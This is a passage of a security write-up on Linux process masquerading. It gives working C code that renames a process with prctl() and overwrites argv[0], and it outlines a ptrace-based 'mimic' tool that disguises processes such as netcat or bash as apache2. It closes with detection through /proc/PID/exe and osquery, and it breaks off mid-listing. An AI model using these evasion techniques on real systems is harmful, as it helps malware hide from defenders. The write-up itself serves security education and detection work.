cgroup      cwd              io        mountinfo   oom_adj        root         stack      timers
clear_refs  environ          limits    mounts      oom_score      sched        stat       timerslack_ns
cmdline     exe              loginuid  mountstats  oom_score_adj  schedstat    statm      uid_map
quixote@rocinante:/proc/3573$ cat cmdline && echo
./hello_pause
quixote@rocinante:/proc/3573$ cat stat
3573 (hello_pause) T 1436 3573 1436 34816 3578 1077936128 77 0 0 0 0 0 0 0 20 0 1 0 778244 4272128 163 18446744073709551
615 94084903505920 94084903508220 140724556950720 0 0 0 0 0 0 0 0 17 0 0 0 0 0 0 94084905606616 94084905607224 9408491
7919744 140724556957452 140724556957466 140724556957466 140724556959722 0
quixote@rocinante:/proc/3573$ 
```

- We ran our hello_pause program, then backgrounded it so we could go examine its /proc structures.
- We asked pgrep for its PID, which we are told is 3573. This also means its proc entry is at /proc/3573/.
- The two interesting files are cmdline (which doesn't have a newline at the end, thus the additional echo for readability) and stat.


One of the two mechanisms for changing your name is by using the prctl() syscall to register the change with the kernel. Consider our revised hello_pause.c program:

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/prctl.h>

int main(int argc, char **argv){

  // First, let's change our name officially with the kernel.
  prctl(PR_SET_NAME, "totally not malware", NULL, NULL, NULL);

  printf("hello, world");
  pause();

  return(0);
}
```



```
quixote@rocinante:~$ ./hello_pause
^Z
[1]+  Stopped                 ./hello_pause
quixote@rocinante:~$ pgrep hello_pause
quixote@rocinante:~$ ps ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote      507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote      508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote     1435  0.0  0.2  95204  4436 ?        S    15:10   0:00 sshd: quixote@pts/0
quixote     1436  0.0  0.1  20008  3828 pts/0    Ss   15:10   0:00 -bash
quixote     3599  0.0  0.0   4172   732 pts/0    T    16:09   0:00 ./hello_pause
quixote     3601  0.0  0.1  38308  3184 pts/0    R+   16:09   0:00 ps ux
quixote@rocinante:~$
```


We can already see a strange effect. pgrep can no longer find the hello_pause program, though a quick ps makes it obvious to us. One is referencing one source in /proc, and the other, another. Let's continue into /proc and dig some more.




```
quixote@rocinante:~$ cd /proc/3599
quixote@rocinante:/proc/3599$ cat cmdline && echo
./hello_pause
quixote@rocinante:/proc/3599$ cat stat
3599 (totally not mal) T 1436 3599 1436 34816 3605 1077936128 78 0 0 0 0 0 0 0 20 0 1 0 835170 4272128 183 1844674407370
9551615 94308047355904 94308047358356 140732956799376 0 0 0 0 0 0 0 0 17 0 0 0 0 0 0 94308049456600 94308049457216 943
08053307392 140732956800762 140732956800776 140732956800776 140732956803050 0
quixote@rocinante:/proc/3599$
```

As you can see, the internal kernel structure that represents this process has successfully been changed through the prctl() syscall, and this is represented to userland through the /proc/PID/stat file.

Now let's explore where the /proc/PID/cmdline file gets its data. Let's update our hello_world.c program and go play:



```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/prctl.h>

#define LONG_NAME "/usr/local/trust/me/I\'m/a/dolphin"
#define SHORT_NAME  "dolphin"

int main(int argc, char **argv){

  // First, let's change our name officially with the kernel.
  prctl(PR_SET_NAME, SHORT_NAME, NULL, NULL, NULL);

  memcpy(argv[0], LONG_NAME, sizeof(LONG_NAME) + 1);

  printf("hello, world");
  pause();

  return(0);
}
```



```
quixote@rocinante:~$ ./hello_pause
^Z
[1]+  Stopped                 ./hello_pause
quixote@rocinante:~$ ps ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote      507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote      508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote     1435  0.0  0.2  95204  5144 ?        S    15:10   0:01 sshd: quixote@pts/0
quixote     1436  0.0  0.1  20008  3828 pts/0    Ss   15:10   0:00 -bash
quixote     3623  0.0  0.0   4172   688 pts/0    T    16:21   0:00 /usr/local/trust/me/I'm/a/dolphin
quixote     3624  0.0  0.1  38308  3296 pts/0    R+   16:21   0:00 ps ux
quixote@rocinante:~$ cd /proc/3623
quixote@rocinante:/proc/3623$ cat cmdline && echo
/usr/local/trust/me/I'm/a/dolphin
quixote@rocinante:/proc/3623$ cat stat
3623 (dolphin) T 1436 3623 1436 34816 3626 1077936128 79 0 0 0 0 0 0 0 20 0 1 0 907179 4272128 172 18446744073709551615
94669037477888 94669037480476 140736779070448 0 0 0 0 0 0 0 0 0 17 0 0 0 0 0 0 94669039578584 94669039579208 94669052092
416 140736779077370 140736779077384 140736779077384 140736779079658 0
quixote@rocinante:/proc/3623$
```

It should come as no surprise, but the command line arguments referenced in /proc/PID/cmdline are the actual arguments themselves coming straight from the argv argument vector at the base of our processes stack. This is a very special spot that the kernel will reference in cmdline permanently after launch. *We control this space!*

This is what I refer to as "the mimic maneuver". You don't need my mimic tool to do this. Any piece of malware can hide itself using this methodology:

- Register the new name with the kernel through the prctl() syscall.
- Copy the new name/args into the stack at the location of argv.

It should be noted that you may want to alter the name not to hide it, but for some sort of injection attack, whether mysql, code, xss, or some other. At one point, I had put together a PoC memory image with a malicious anti-forensic process mimicked in it that tickled a bug in a popular memory forensics tool by using path traversal to overwrite arbitrary files on the forensic analyst's workstation. Be creative!

So, why does the mimic program I've written exist? If any piece of malware can do this, why do we need this separate tool? Because, adding this "mimic maneuver" technique to your malware only solves a *specific* problem, hiding that one malicious process. The mimic program is intended as a general solution. With it, you can hide ***all*** malicious processes, including system binaries like netcat, Python, or bash. But in order to understand how that works, we should now explore ptrace and the idea of systems programming in the context of a different process than our own.

ptrace

ptrace is the debug interface to userland processes provided by the Linux kernel. It is a system call, and it is extremely powerful. All Linux hackers would do well to go and study it. (GDB is just a UI frontend for ptrace.)

In addition to the ptrace() manpage, which is notable in its detail, the best introduction to ptrace that I've seen comes in the form of two articles by Pradeep Padala dating back to 2002. (Links to these articles are included at the end of this writeup.)

ptrace is powerful enough that it will allow us to make system calls in the context of the traced process. This means we should be able to do full systems programming within the context of the traced process. The only issue being the complexity of using ptrace along with the amount of bookkeeping needed to do this without crashing the traced process. To overcome this, I wrote a wrapper library for ptrace to handle this exact case, ptrace_do (available in my github.) After completing the ptrace_do library, I examined the security implications of malware that could hook a legitimate process and inject syscalls in Linux. In this school of thought, I've written three tools as PoCs that leverage ptrace_do to demonstrate some of the broader implications of malicious ptrace usage. A few examples are:

- mimic: Covert Execution
- shelljack: TTY Hijacking
- sigsleeper: Custom Signal Handler Injection

ptrace_do allows us to offload the heavy lifting of ptrace management and focus just on the technique we described above. As such, the control flow of the mimic code is as follows:

fork() a child process which then exec()s our payload.

The parent then uses ptrace_do to:

- ptrace() attach to the child.
- Tell the child process to prctl() request a new name.
    - Allocate a new memory segment in the child process.
    - Copy the correct and true argv into this new memory range.

- Copy the false mimicked argv into the base of the stack.
- Step through the program looking for the entry point to main().
- Upon finding main(), change the char **argv pointer to point to the new true argv we setup earlier.
- ptrace() detach from the child.

At this point, the child process will run as normal, unaware that anything strange has happened and even unaware of its own deception (as its reference pointer to argv is internally consistent and does not contain the lie.)

Blue Team

In this section, we will discuss the limitations of the mimic methodology, how to manually detect this in an environment, and tooling to perform these searches at scale.


Manual detection

Mimic can alter the reported name of a process, but not necessarily its other aspects in /proc. One notable method that a Blue Team can utilize to manually analyze a process is to list the contents of its /proc/[PID]/exe.

/proc/[PID]/exe is useful for reporting the symlink to the backing binary of the executable. Running mimic on a process would alter its reported short name in /proc/[PID]/stat, however, not its backed binary for the executable. It is important to note that through the prctl() syscall it is possible to change this symlink to report false information that aligns with what the process is mimicked to be, though this is non-trivial. Additionally, direct invocation of the interpreter (in the case of a script) or the system loader (in the case of an elf binary), while detectable, can further obscure the source of the malware.


An example using our previous environment and executables can be seen as follows:

Simply running the *pause_daemon* and reporting the running processes through *ps* will result in the expected listing of the *pause_daemon* running.




```
quixote@rocinante:~$ ./pause_daemon
Hello, I am the pause_daemon!
Here are my arguments, from my perspective:
        argc: 1
        argv[0]: ./pause_daemon
Time to become a daemon and pause() until you kill me. Bye!
quixote@rocinante:~$ ps ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote      541  0.0  0.3  64864  6392 ?        Ss   12:54   0:00 /lib/systemd/systemd --user
quixote      542  0.0  0.0  82396  1516 ?        S    12:54   0:00 (sd-pam)
quixote      548  0.0  0.2  95204  4824 ?        S    12:54   0:00 sshd: quixote@pts/0
quixote      549  0.0  0.1  19972  3704 pts/0    Ss+  12:54   0:00 -bash
quixote     2596  0.0  0.1  99340  3816 ?        S    14:36   0:00 sshd: quixote@pts/1
quixote     2597  0.0  0.1  19992  3988 pts/1    Ss   14:36   0:00 -bash
quixote     2618  0.0  0.0   4172    84 ?        Ss   14:38   0:00 ./pause_daemon
quixote     2619  0.0  0.1  38308  3248 pts/1    R+   14:38   0:00 ps ux
quixote@rocinante:~$ |
```

Mimicking the program will result in its command name being reported as the default *apache2* webserver.




```
quixote@rocinante:~$ ./mimic -e ./pause_daemon
Hello, I am the pause_daemon!
Here are my arguments, from my perspective:
        argc: 1
        argv[0]: ./pause_daemon
Time to become a daemon and pause() until you kill me. Bye!
quixote@rocinante:~$ ps ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote      541  0.0  0.3  64864  6392 ?        Ss   12:54   0:00 /lib/systemd/systemd --user
quixote      542  0.0  0.0  82396  1516 ?        S    12:54   0:00 (sd-pam)
quixote      548  0.0  0.2  95204  4824 ?        S    12:54   0:00 sshd: quixote@pts/0
quixote      549  0.0  0.1  19972  3704 pts/0    Ss+  12:54   0:00 -bash
quixote     2596  0.0  0.1  99340  3816 ?        S    14:36   0:00 sshd: quixote@pts/1
quixote     2597  0.0  0.1  19992  3988 pts/1    Ss   14:36   0:00 -bash
quixote     2624  0.0  0.0   4176    88 ?        Ss   14:41   0:00 /usr/sbin/apache2 -k start
quixote     2625  0.0  0.1  38308  3208 pts/1    R+   14:41   0:00 ps ux
quixote@rocinante:~$ |
```

A Blue Team analyst looking into a process' /proc/[PID]/ directory is able to manually search for indicators that reveal the process has been obfuscated to avoid detection. Checking the short name in /proc/[PID]/stat should align with the name of the backed binary to the executable in /proc/[PID]/exe; however, as we see in the case of the default *pause_daemon* example, the backed binary indicates suspicious activity.



```
quixote@rocinante:~$ cat /proc/2624/stat
2624 (apache2) S 1 2624 2624 0 -1 4194368 15 0 0 0 0 0 0 0 20 0 1 0 643909 4276224 22 18446744073709551615
4877455449560 94877455450184 94877478334464 140722633541361 140722633541388 140722633541388 140722633543657
quixote@rocinante:~$ |
```




```
quixote@rocinante:~$ ls -l /proc/2624/exe
lrwxrwxrwx 1 quixote quixote 0 Jul  8 14:43 /proc/2624/exe -> /home/quixote/pause_daemon
quixote@rocinante:~$ |
```

The technique of checking /proc for conflicting information reported about a process is useful, but difficult at scale. It is only actionable if there is suspicion that a particular process is using the mimic technique.

Scalable detection


For a more scalable solution, we can use a tool such as osquery. An open source tool developed by Facebook, osquery is a lightweight and scalable program that turns a filesystem into a database that can be queried. Not only does osquery support an interactive shell, but more usefully, a daemon process that can be set up with configurations to query the filesystem at intervals. When backed by a database, osquery is also able to report change events in the filesystem, such as new processes or network connections.

In the following example, the *pause_daemon* process is again being mimicked and is reporting being an *apache2* webserver.



```
quixote@rocinante:~$ ps ux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote    541  0.0  0.3  64864  6392 ?        Ss   12:54   0:00 /lib/systemd/systemd --use
quixote    542  0.0  0.0  82396  1516 ?        S    12:54   0:00 (sd-pam)
quixote    548  0.0  0.2  95204  4824 ?        S    12:54   0:00 sshd: quixote@pts/0
quixote    549  0.0  0.1  19972  3704 pts/0    Ss+  12:54   0:00 -bash
quixote   2596  0.0  0.2  99684  4908 ?        S    14:36   0:01 sshd: quixote@pts/1
